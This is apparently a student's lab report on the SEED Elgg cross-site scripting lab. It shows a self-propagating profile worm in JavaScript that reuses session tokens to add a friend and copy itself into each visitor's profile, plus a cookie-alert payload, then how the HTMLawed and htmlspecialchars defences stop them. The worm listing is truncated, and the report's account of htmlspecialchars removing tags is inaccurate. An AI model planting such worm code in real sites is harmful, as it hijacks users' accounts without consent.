
law 高亮全部 区分大小写 匹配变音符号 匹配词句 第 1 项，共找到 1 个匹配项

状态	方法	域名	文件	发起者	类型	传输	大小
200	GET	ec2-3-86-106-180.c...	elgg.js	script	js	已缓存	0 字节
302	GET	ec2-3-86-106-180.c...	add?friend=47&__elgg_ts=1602851516&__elgg_token=iOm02hNirp3I	samy:86 (xhr)	html	3.86 KB	13.76 KB
302	POST	ec2-3-86-106-180.c...	edit	samy:97 (xhr)	html	3.79 KB	13.57 KB

we can now see that Samy is now Charlie’s friend



Then open Charlie’s profile then the profile shows the code has already been propagated and the message we modified is also shown.




Edit profile

Display name: Charlie

About me:

```
Your profile can be edited by Samy<script id="worm" type="text/javascript">
        window.onload = function () {
                var userName=elgg.session.user.name;
                var guid="&guid="+elgg.session.user.guid;
                var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
                var token="&__elgg_token="+elgg.security.token.__elgg_token;

                //below are variables for worms from instructions
                var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
                var jsCode = document.getElementById("worm").innerHTML;
                var tailTag = "</" + "script>";
                var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

                var descri="&description=Your+profile+can+be+edited+by+Samy" + wormCode
+"&accesslevel[description]=2";

                //Construct the content of your url.
                var content=token+ts+"&name="+userName+descri; //FILL IN
                var sendurl="http://ec2-3-86-106-180.compute-1.amazonaws.com/action/profile/edit";
                var samyGuid=47;

                if(elgg.session.user.guid!=samyGuid)
```

Now I log out and log back in as Alice. we can see that Alice’s profile is empty and Samy is not her friend.




Edit profile

Display name

Alice

About me

after visiting Charlie’s profile,we can see that the Firefox’s tool indicates that both add-friend and edit Ajax HTTPrequests are constructed.




Charlie


About me

Your profile can be edited by Samy

状态	方法	域名	文件	发起者	类型	传输	大小	0 毫秒	640 毫秒
200	GET	ec2-3-86-106-180.c...	require_config.js	script	js	已缓存	842 字节	0 毫秒	
200	GET	ec2-3-86-106-180.c...	require.js	script	js	已缓存	0 字节	0 毫秒	
200	GET	ec2-3-86-106-180.c...	elgg.js	script	js	已缓存	0 字节	0 毫秒	
302	GET	ec2-3-86-106-180.c...	add?friend=47&__elgg_ts=1602851805&__elgg_token=EzlroDdQl3pF	charlie:85 (xhr)	html	3.89 KB	13.73 KB		256 毫秒
302	POST	ec2-3-86-106-180.c...	edit	charlie:96 (xhr)	html	3.88 KB	13.73 KB		251 毫秒

now Samy is a friend of Alice and the profile of Alice has been filled by Js code and the message we modified.





Edit profile

Display name

Alice


About me

```
Your profile can be edited by Samy<script id="worm" type="text/javascript">
        window.onload = function () {
                var userName=elgg.session.user.name;
                var guid="&guid="+elgg.session.user.guid;
                var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
                var token="&__elgg_token="+elgg.security.token.__elgg_token;

                //below are variables for worms from instructions
                var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
                var jsCode = document.getElementById("worm").innerHTML;
                var tailTag = "</" + "script>";
                var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

                var descri="&description=Your+profile+can+be+edited+by+Samy" + wormCode
+"&accesslevel[description]=2";

                //Construct the content of your url.
                var content=token+ts+"&name="+userName+descri; //FILL IN
                var sendurl="http://ec2-3-86-106-180.compute-1.amazonaws.com/action/profile/edit";
```

Task7

Q9. Activate only the HTMLawed countermeasure but not htmlspecialchars ; visit any of the victim profiles and describe your observations in your report. Make sure that you describe the reason for your observations.

follow the instruction and activate the HTMLawed




Deactivate HTMLawed Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT

Deactivate Invite Friends Adds the ability for users to invite friends through email.

Activate Legacy URL Support Provides support for URLs used in previous versions of Elgg

Deactivate Likes Enables users to like content on the site.



Charlie


About me

```
Your profile can be edited by Samy
window.onload = function () {
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&
__elgg_token="+elgg.security.token.__elgg_token;

//below are variables for worms from instructions
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode
+ tailTag);

var descri="&
description=Your+profile+can+be+edited+by+Samy" +
wormCode +"&accesslevel[description]=2";

//Construct the content of your url.
var content=token+ts+"&name="+userName+descri; //FILL
```


Then I logged in as Charlie, we can see that the javascript code that was propagated from Samy is now just text . This means that the HTMLawed countermeasure has worked and prevented the attack. This is because the HTMLawed will remove all the script tags when the countermeasure discovers them,without script tags, the code is just a bunch of pure text that cannot infect anyone.

Q10: Turn on both countermeasures; visit any of the victim profiles and describe your observation in your report. Again, make sure that you describe the reason for your observations.


follow the instruction , I SSH into the instance and go to </var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/> to find the function call htmlspecialchars in text.php , url.php , dropdown.php and email.php files. Uncomment the corresponding htmlspecialchars function calls in each file.




```
A2 — ssh -i Cybr-XXS.pem seed@ec2-3-86-106-180.compute-1.amazonaws....
  GNU nano 2.5.3              File: text.php                     Modified

<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

echo $vars['value'];



                         [ Read 14 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```



```
A2 — ssh -i Cybr-XXS.pem seed@ec2-3-86-106-180.compute-1.amazonaws....
  GNU nano 2.5.3              File: url.php                      Modified

}

$url = elgg_extract('href', $vars, null);
if (!$url && isset($vars['value'])) {
        $url = trim($vars['value']);
        unset($vars['value']);
}

if (isset($vars['text'])) {
        if (elgg_extract('encode_text', $vars, false)) {
                 $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', f$
                $text = $vars['text'];
        } else {
                $text = $vars['text'];
        }
        unset($vars['text']);
} else {
         $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
        $text = $url;

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```




```
A2 — ssh -i Cybr-XXS.pem seed@ec2-3-86-106-180.compute-1.amazonaws....
  GNU nano 2.5.3              File: dropdown.php                  Modified

<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 *
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

echo $vars['value'];



                         [ Read 15 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```



A2 — ssh -i Cybr-XXS.pem seed@ec2-3-86-106-180.compute-1.amazonaws....

```
  GNU nano 2.5.3              File: email.php                        Modified

<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 *
 */

 $encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');

$encoded_value = $vars['value'];


if (!empty($vars['value'])) {
        echo "<a href=\"mailto:$encoded_value\">$encoded_value</a>";

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```

Now both countermeasure has turned on, I'm going to try to perform an attack see if it can prevent attack. lets try to do Posting a Malicious Message to Display Cookies



Edit profile

Display name

Boby

About me

<script>alert(document.cookie);</script>

But nothing shows up at all , and the js code we used to perform the attack has turned into pure text again by countermeasure again . Because the script tag has been removed again. The htmlspecialchars() method finds all tags which in this case they are defined as special character, the method find all the special character and delete content within the characters to remove all the script tags to turn js code into pure text to prevent XXS attack.